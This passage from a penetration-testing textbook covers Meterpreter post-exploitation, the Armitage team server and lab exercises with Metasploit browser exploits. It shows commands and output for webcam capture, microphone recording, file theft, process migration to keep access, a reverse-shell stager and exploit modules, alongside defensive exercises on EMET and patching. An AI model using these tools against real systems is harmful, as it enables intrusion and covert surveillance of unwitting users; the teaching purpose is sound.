    Subnet           Netmask          Gateway     Metric  Interface
    ------           -------          -------     ------  ---------
    0.0.0.0          0.0.0.0          10.0.2.1    266     11
    10.0.2.0         255.255.255.0    10.0.2.101  266     11
    10.0.2.101       255.255.255.255  10.0.2.101  266     11
    10.0.2.255       255.255.255.255  10.0.2.101  266     11
    127.0.0.0        255.0.0.0        127.0.0.1   306     1
    127.0.0.1        255.255.255.255  127.0.0.1   306     1
    127.255.255.255  255.255.255.255  127.0.0.1   306     1
    224.0.0.0        240.0.0.0        127.0.0.1   306     1
    224.0.0.0        240.0.0.0        10.0.2.101  266     11
    255.255.255.255  255.255.255.255  127.0.0.1   306     1
    255.255.255.255  255.255.255.255  10.0.2.101  266     11

No IPv6 routes were found.
```

There are additional options available to an attacker running Meterpreter running natively on a Windows system. The time the system has been idle can be found with the command `idletime`, while `screenshot` returns an image of the target's screen. The command `webcam_list` provides a list of the available web cameras on the system, and if any are available they can be used to take pictures with `webcam_snap`. If a microphone is present on the target, it can be used to make audio recordings with `record_mic`. To obtain help on these, or any other Meterpreter command, run the command with the `-h` switch

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]

Grab a frame from the specified webcam.
```

```
OPTIONS:

    -h        Help Banner
    -i <opt>  The index of the webcam to use (Default: 1)
    -p <opt>  The JPEG image path (Default: 'gMJuWMGb.jpeg')
    -q <opt>  The JPEG image quality (Default: '50')
    -v <opt>  Automatically view the JPEG image (Default: 'true')
```

Some, but not necessarily all of these features are available on other versions of Meterpreter, like the Java Meterpreter or the native Linux Meterpreter.

Meterpreter can be used to interact with the file system. The `pwd` command shows the current directory on the target, while `ls` lists the files in that directory.

```
meterpreter > pwd
C:\Users\Hermann Weyl\Desktop

meterpreter > ls

Listing: C:\Users\Hermann Weyl\Desktop
======================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40555/r-xr-xr-x   0         dir   2014-07-22 20:50:43 -0400  .
40777/rwxrwxrwx   0         dir   2014-07-05 23:14:36 -0400  ..
100666/rw-rw-rw-  282       fil   2014-07-05 23:14:36 -0400  desktop.ini
100777/rwxrwxrwx  2833568   fil   2014-07-07 18:02:06 -0400  flashplayer10_2r153_1_win.exe
100777/rwxrwxrwx  2872992   fil   2014-07-07 18:02:10 -0400  flashplayer10_2r153_1_winax.exe
100777/rwxrwxrwx  16619296  fil   2014-07-07 15:46:57 -0400  jre-6u26-windows-i586.exe
100666/rw-rw-rw-  48        fil   2014-07-22 20:50:20 -0400  mms.cfg
```

The `cd` command is used to change directories, while `rm` is used to delete files from the target. Meterpreter also provides the ability to search for file on the target with `search`, while files can be uploaded and downloaded with `upload` and `download`.

Navigating the directory structure on the attacking system is done with analogous local commands; this is useful when uploading files to the target.

```
meterpreter > lpwd
/root
meterpreter > lcd Desktop
meterpreter > lpwd
/root/Desktop
```

To run a new process on the target, use the `execute` command

```
meterpreter > execute -h
Usage: execute -f file [options]

Executes a command on the remote machine.
```

```
OPTIONS:

    -H        Create the process hidden from view.
    -a <opt>  The arguments to pass to the command.
    -c        Channelized I/O (required for interaction).
    -d <opt>  The 'dummy' executable to launch when using -m.
    -f <opt>  The executable command to run.
    -h        Help menu.
    -i        Interact with the process after creating it.
    -k        Execute process on the meterpreters current desktop.
    -m        Execute from memory.
    -s <opt>  Execute process in a given session as the session user
    -t        Execute process with currently impersonated thread token
```

The list of processes running on the remote target can be found with the command ps.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session     User                 Path
 ---   ----  ----               ----  -------     ----                 ----
 0     0     [System Process]         4294967295
 4     0     System                   4294967295
 248   4     smss.exe                 4294967295
 288   472   taskhost.exe       x86   1
 328   312   csrss.exe                4294967295
 372   844   dwm.exe            x86   1
 376   368   csrss.exe                4294967295
 384   312   wininit.exe              4294967295
 412   368   winlogon.exe             4294967295
 472   384   services.exe             4294967295
 480   384   lsass.exe                4294967295
 488   384   lsm.exe                  4294967295
 596   472   svchost.exe              4294967295
 656   472   VBoxService.exe          4294967295
 720   472   svchost.exe              4294967295
 736   332   explorer.exe       x86   1
 808   472   svchost.exe              4294967295
 844   472   svchost.exe              4294967295
 868   472   svchost.exe              4294967295
 1044  472   svchost.exe              4294967295
 1128  472   svchost.exe              4294967295
 1152  808   audiodg.exe        x86   0
 1240  472   wmpnetwk.exe             4294967295
 1312  472   spoolsv.exe              4294967295
 1340  472   svchost.exe              4294967295
 1408  736   VBoxTray.exe       x86   1
 1440  472   svchost.exe              4294967295
 1968  472   SearchIndexer.exe        4294967295
 2396  472   svchost.exe              4294967295
 3260  736   iexplore.exe       x86   1
 3360  3260  iexplore.exe       x86   1           DAVIDA\Hermann Weyl  C:\Program Files\
                                                                     Internet Explorer\
                                                                     iexplore.exe
 3600  3360  notepad.exe        x86   1           DAVIDA\Hermann Weyl  C:\Windows\system32\
                                                                     notepad.exe
```

Native Windows Meterpreter does not usually run as its own process, but rather is injected in some other process; that PID can be found with getpid.

```
meterpreter > getpid
Current pid: 3600
```

On a Windows system running native Meterpreter, migrate can be used to change the hosting process, provided the attacker has sufficient privileges to do so. The process list shown above came from the MS13-055 attack against Internet Explorer on a Windows 7 SP1 system. Careful reading of the output from that attack (presented earlier in the chapter) shows that Meterpreter migrated from the original Internet Explorer process (PID 3360) to a newly created process named notepad.exe (PID 3600). Because attacks on browsers often crash the browser, the browser process may be killed by the user; if this happens while Meterpreter was running in that process, it would also be killed. Moving out of the presumably doomed Internet Explorer process before its death allows the attacker to retain access.

It might be nice to migrate from the current notepad.exe process to something even more interesting, like winlogon.exe. Attempting to do so at this point will fail, as the attacker lacks sufficient privileges on the target to do so.

```
meterpreter > migrate 412
[*] Migrating from 3600 to 412...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process
(insufficient privileges)
```

Chapter 7 covers some of the techniques an attacker can use to escalate privileges.

An attacker with a native Windows Meterpreter session on a system can create a second Meterpreter session with a script, named duplicate. Scripts are run using the command run scriptname, so to duplicate the session, execute

```
meterpreter > run duplicate
[*] Creating a reverse meterpreter stager: LHOST=10.0.2.250 LPORT=4546
[*] Running payload handler
[*] Current server process: notepad.exe (3600)
[*] Duplicating into notepad.exe...
[*] Injecting meterpreter into process ID 2284
[*] Allocated memory at address 0x00650000, for 287 byte stager
[*] Writing the stager into memory...
[*] New server process: 2284
[*] Meterpreter session 2 opened (10.0.2.250:4546 -> 10.0.2.101:49364) at 2014-07-23 21:36:51 -0400
```

When the attacker is finished interacting with a session, the background command allows the attacker to interact with msfconsole, while retaining access to the session.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms13_055_canchor) > sessions -l

Active sessions
===============

  Id  Type                   Information                   Connection
  --  ----                   -----------                   ----------
  1   meterpreter x86/win32  DAVIDA\Hermann Weyl @ DAVIDA  10.0.2.251:443 ->
                                                           10.0.2.101:49159 (10.0.2.101)
  2   meterpreter x86/win32  DAVIDA\Hermann Weyl @ DAVIDA  10.0.2.250:4546 ->
                                                           10.0.2.101:49364 (10.0.2.101)
```

Armitage


Armitage provides both a graphical user interface and a collaboration environment for Metasploit. Developed by Raphael Mudge, Armitage is the baby brother of the commercial product Cobalt Strike (http://www.advancedpentest.com/).

Before Armitage can be started, both the PostgreSQL service and the Metasploit service must be running.

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit' overrides
LSB defaults (0 1 6).
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
```

If the Metasploit service has been started on the system at least once before, Armitage is able to start the Metasploit service as it starts.

Start Armitage from the command line with the command Armitage. It asks the user how to connect; retain the defaults.



Host 127.0.0.1

Port 55553

User msf


Pass ****

Figure 2-5. *Connecting to Armitage*

During the start process, Armitage asks the user if it should start Metasploit's RPC server; answer yes. It takes roughly a minute for Armitage to complete its startup process.

Once Armitage is running, Metasploit exploits can be selected from a menu. Double-click on an exploit to bring up a menu to set the options; once the options have been set, press the launch button to start the exploit.

Systems known to Armitage are listed in the graphical interface; if the operating system is known then an appropriate icon will be displayed. Systems on which a session has been established will have icons that feature the lightning bolts of joy.



```
ExitOnSession => false
msf exploit(java_jre17_exec) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 10.0.2.248:27682
[*] Using URL: http://0.0.0.0:8080/e0tg0QoHqrL
[*]  Local IP: http://10.0.2.248:8080/e0tg0QoHqrL
[*] Server started.
[*] 10.0.2.10        java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] 10.0.2.10        java_jre17_exec - Sending Applet.jar
[*] 10.0.2.10        java_jre17_exec - Sending Applet.jar
[*] Sending stage (30355 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.248:27682 -> 10.0.2.10:36566) at 2014-07-26 18:59:15 -0400
msf exploit(java_jre17_exec) >
```

Figure 2-6. *Armitage in use*

Armitage can function as a team server, allowing multiple attackers from multiple systems to collaborate. When run without arguments, the `teamserver` program provides a description of how the tool works.

```
root@kali:~# teamserver
[*] You must provide: <external IP address> <team password>
    <external IP address> must be reachable by Armitage
          clients on port 55553
    <team password> is a shared password your team uses to
          authenticate to the Armitage team server
```

Start the Armitage team server by specifying an external IP address and a team password.


```
root@kali:~# teamserver 10.0.2.250 password1!
[*] Generating X509 certificate and keystore (for SSL)
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2014-07-26 19:10:56 -0400...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[-] Java 1.6 is not supported with this tool. Please upgrade to Java 1.7
[*] Use the following connection details to connect your clients:
        Host: 10.0.2.250
        Port: 55553
        User: msf
        Pass: password1!

[*] Fingerprint (check for this string when you connect):
        ff3f3a0bf084433ed7ed12aa78446b8daa4376f1
[+] hacking is such a lonely thing, until now
```

Each team member starts a local copy of Armitage and connects to the team server by providing the required credentials; be sure to use the external IP address.

Each team member can perform scans; information from any scan is shared with all members of the team. If any team member is able to establish a session on a target, then all members of the team are able to interact with the session by right-clicking on the image of the host in the graphical user interface.

EXERCISES

1. Test the exploits described in the chapter against the targets developed in the exercises for Chapter 1.
2. During the MS14-064 Microsoft Internet Explorer Windows OLE Automation Array Remote Code Execution attack, the user is presented with a prompt to allow Powershell to run.



Internet Explorer Security

A website wants to open web content using this program on your computer

This program will open outside of Protected mode. Internet Explorer's Protected mode helps protect your computer. If you do not trust this website, do not open this program.

Name: Windows PowerShell
Publisher: Microsoft Windows

□ Do not show me the warning for this program again

Figure 2-7. *Internet Explorer Security prompt generated by the MS14-064 OLE code execution attack, on Windows 8*

Run the attack against a Windows target. Because the attack requires the user to click through a security warning, the developers included an option to ask the user to provide administrator-level access. Run the exploit again after setting `TRYUAC` to `true`, and note the difference in the security warning. After obtaining a shell, upgrade it to a system account by running `getsystem`.

3. Microsoft Silverlight is another tool that provides rich content for web browsers. Download Silverlight 5, Build 5.0.61118.0 from December 2011, and install it on a Windows 7 system. Older versions of Silverlight are available directly from Microsoft at the page `http://www.microsoft.com/getsilverlight/locale/en-us/html/Microsoft%20Silverlight%20Release%20History.htm`. Be sure to disable automatic updates. Validate your installation by visiting `http://www.silverlightversion.com/`.

   The Metasploit module titled MS12-022 Microsoft Silverlight ScriptObject Unsafe Memory Access with the name exploit/windows/browser/ms13_022_silverlight_script_object is able to attack this version of Silverlight. Use it to gain a native Windows Meterpreter shell on the Windows 7 target.

   Note: Though the descriptive exploit title uses MS12-022, the flaw was patched by Microsoft in MS13-022; the name of the Metasploit module is correct.

4. The MS13-055 CAnchor attack works against a Windows 7 SP1 system with Java 6 installed; verify this.

   Install the Enhanced Mitigation Experience Toolkit (EMET) from Microsoft, described at http://support.microsoft.com/kb/2458544/en-us and available from `http://technet.microsoft.com/en-us/security/jj653751` (Use version 3.0 for this exercise.).

   Simply installing and running EMET 3.0 without proper configuration provides no benefit; verify this by showing that the MS 13-055 CAnchor attack continues to work.

   Run the configuration for EMET and add `C:\Program Files\Internet Explorer\ieplore.exe` to the list of protected applications. Verify that the exploit fails.

5. Manually download the MS13-055 patch; it is available at `https://technet.microsoft.com/en-us/library/security/ms13-055.aspx`. Install just the one patch manually. Verify the installation through the Control Panel; also verify the installation using only the command line (*c.f.* Chapter 1, Exercise 6). Verify that the MS13-055 CAnchor attack fails.

6. (Advanced) Exploits from the site exploit-db.com are already installed on the Kali system. Use the `searchsploit` command to find all exploits that impact Internet Explorer. The exploit `/windows/remote/33944.html` is able to bypass EMET 4.1 on Internet Explorer 8. Build a Windows 7 SP1 target and install EMET 4.1. Run the exploit against the target and obtain a shell. Note that the exploit payload is the Metasploit `windows/shell_bind_tcp`; connections can be made to the listening shell by configuring /exploit/multi/handler.

Notes and References

Introduction

If you want to learn more about the Morris worm itself, take a look at the 1989 technical report *A Tour of the Worm* from Donn Seeley at the University of Utah. It is available at `http://content.lib.utah.edu/cdm/ref/collection/uspace/id/709`.

The Washington Post has a nice 2013 retrospective on the Morris worm incident, available at `http://www.washingtonpost.com/blogs/the-switch/wp/2013/11/01/how-a-grad-student-trying-to-build-the-first-botnet-brought-the-internet-to-its-knees/`.

If you don't already know the story of Aaron Swartz, take the time to learn more. The coverage available at Ars Technica (`http://arstechnica.com`) has been excellent. Be sure also to read the thoughts of Lawrence Lessig at `http://lessig.tumblr.com/post/40347463044/prosecutor-as-bully`.

Metasploit: Attacking the Browser

In my experience, some Metasploit modules work better than others. On many occasions, I have tried an exploit against a target that meets all of the required conditions, only to have it fail. Sometimes I can find the reason (maybe the exploit does not work on a closed network), and sometimes I cannot. If this happens to you, do not despair. Double check your requirements (yes, I have made this mistake all too often), and try it on other systems. It may be the case though that the exploit depends on the state of either Metasploit or the target that in a way that is not met. It happens.

Also keep in mind that Metasploit is under active development, and sometimes things change. As an example, the approach used to exploit Firefox 5.0 – 15.0.1 __exposedProps__ XCS Code Execution has changed dramatically in the last year. Older versions of Metasploit provided five targets: a generic target using Java, a Windows x86 target, a Linux x86 target, and Mac targets for both x86 and PPC. This has since been changed to the simpler structure shown in the text.

There are other Metasploit modules for Internet Explorer omitted from the list in the chapter, some because they were less reliable on my test systems.

- MS10-002 Microsoft Internet Explorer Object Memory Use-After-Free
    - exploit/windows/browser/ms10_002_ie_object
    - CVE 2010-0248
    - MS 10-002
    - Internet Explorer 8 on Windows 7 (no Service Packs)
- MS11-050 IE mshtml!CObjectElement Use-After-Free
    - exploit/windows/browser/ms11_050_mshtml_cobjectelement
    - CVE 2011-1260
    - MS 11-050
    - Internet Explorer 8 on Windows 7
    - Requires Java on the target

Some others are simply quite particular in their requirements.

- MS13-059 Microsoft Internet Explorer CFlatMarkupPointer Use-After-Free
    - exploit/windows/browser/ms13_059_cflatmarkuppointer
    - CVE 2013-3184, MS13-059
    - Internet Explorer 9 on Windows 7
    - Requires mshtml.dll between 9.0.8112.16446 and 9.00.8112.16502, roughly prior to July 2013.
- MS14-012 Microsoft Internet Explorer TextRange Use-After-Free
    - exploit/windows/browser/ms14_012_textrange
    - CVE 2014-0307, MS14-012
    - Internet Explorer 9 on Windows 7
    - Requires mshtml.dll between 9.0.8112.16496 and 9.0.8112.16533, roughly between August 2013 and March 2014.
- MS13-080 Microsoft Internet Explorer SetMouseCapture Use-After-Free
    - exploit/windows/browser/ie_setmousecapture_uaf
    - CVE 2013-3893, MS13-080
    - Internet Explorer 9 on Windows 7
    - Requires Office 2007 or Office 2010

The success of the Adobe Flash Player Shader Buffer Overflow may depend on the version of Kali (and Metasploit). In testing I have found the exploit reliable on older versions of Kali, like 1.0.7, but much less reliable on later versions, like 1.0.9.

The MS11-003 Microsoft Internet Explorer CSS Recursive Import Use-After-Free attack on Internet Explorer requires that .NET 2.0.50727 is installed. To determine the version(s) of .NET installed on a system, Microsoft recommends checking the registry (see http://msdn.microsoft.com/en-us/library/hh925568(v=vs.110).aspx for details). It is possible to query the registry from the command line without starting all of regedit. Run

```
C:\Users\Felix Klein>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v2.0.50727
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v3.0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v3.5
```

to query the registry and see that .NET 2.0.50727 is installed.

If Firefox dies and won't restart properly, disable all add-ons, then restart Firefox; the add-ons can then be re-enabled. The Firefox XCS Code Execution exploit abuses the AddonManager for Firefox, and sometimes (especially on Linux systems) Firefox is unable to recover. In some cases, Firefox is even unable to proceed beyond the Mozilla Crash Reporter to allow you to disable the add-ons. The solution in this case is to start Firefox from the command line in safe mode

```
pdirichlet@acrux ~ $ firefox -safe-mode
```

Disable add-ons, and restart Firefox. The add-ons can then be re-enabled.

A clever reader may notice the attacker in the examples uses the IP address 10.0.2.250 to host the exploit but the second address 10.0.2.251 to host the payload handlers. As we saw in Chapter 1, Kali can be set up with multiple IP addresses; using different IP addresses can help confuse defenders.

Metasploit: Attacking Flash

There are other Metasploit modules that attack Adobe Flash Player that were less reliable on my test systems; they include

- Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
    - exploit/windows/browser/adobe_flashplayer_arrayindexing
    - CVE 2011-2110
    - Flash Player 10, up to 10.3.181.23
- Adobe Flash Player Type Confusion Remote Code Execution
    - exploit/windows/browser/adobe_flash_filters_type_confusion
    - CVE 2013-5331
    - Internet Explorer 8, 9, or 10 on Windows 7
    - Flash Player 11.7 up to 11.7.700.252, Flash Player 11.8 up to 11.8.800.168, Flash Player 11.9 up to 11.9.900.152 and other versions

Armitage

There is much more to Armitage than can be explained by the short introduction provided by this text. For more details, take a look at the Armitage manual, available at http://www.fastandeasyhacking.com/manual.

References

There are many good books in print that discuss offensive security. For books on Metasploit, try

- *Metasploit: The Penetration Tester's Guide*, David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni. No Starch Press, July 2011.
- *Mastering Metasploit*, Nipun Jaswal. Packt Publishing, May 2014.

For a broader introduction to penetration testing, try

- *Penetration Testing: A Hands-On Introduction to Hacking*, Georgia Weidman. No Starch Press, June 2014.
- *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy, 2nd ed.,* Patrick Engebretson. Syngress, August 2013.
- *Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security*, Lee Allen. Packt Publishing, May 2012.

To learn more about Kali, and some of the other tools Kali provides, try

- *Basic Security Testing with Kali Linux*, Daniel W. Dieterle. CreateSpace Independent Publishing Platform, January 2014.
- *Hacking with Kali: Practical Penetration Testing Techniques,* James Broad and Andrew Bindner. Syngress, December 2013.
- *Kali Linux - Assuring Security by Penetration Testing,* Lee Allen, Tedi Heriyanto, and Shakeel Ali. Packt Publishing, April 2014.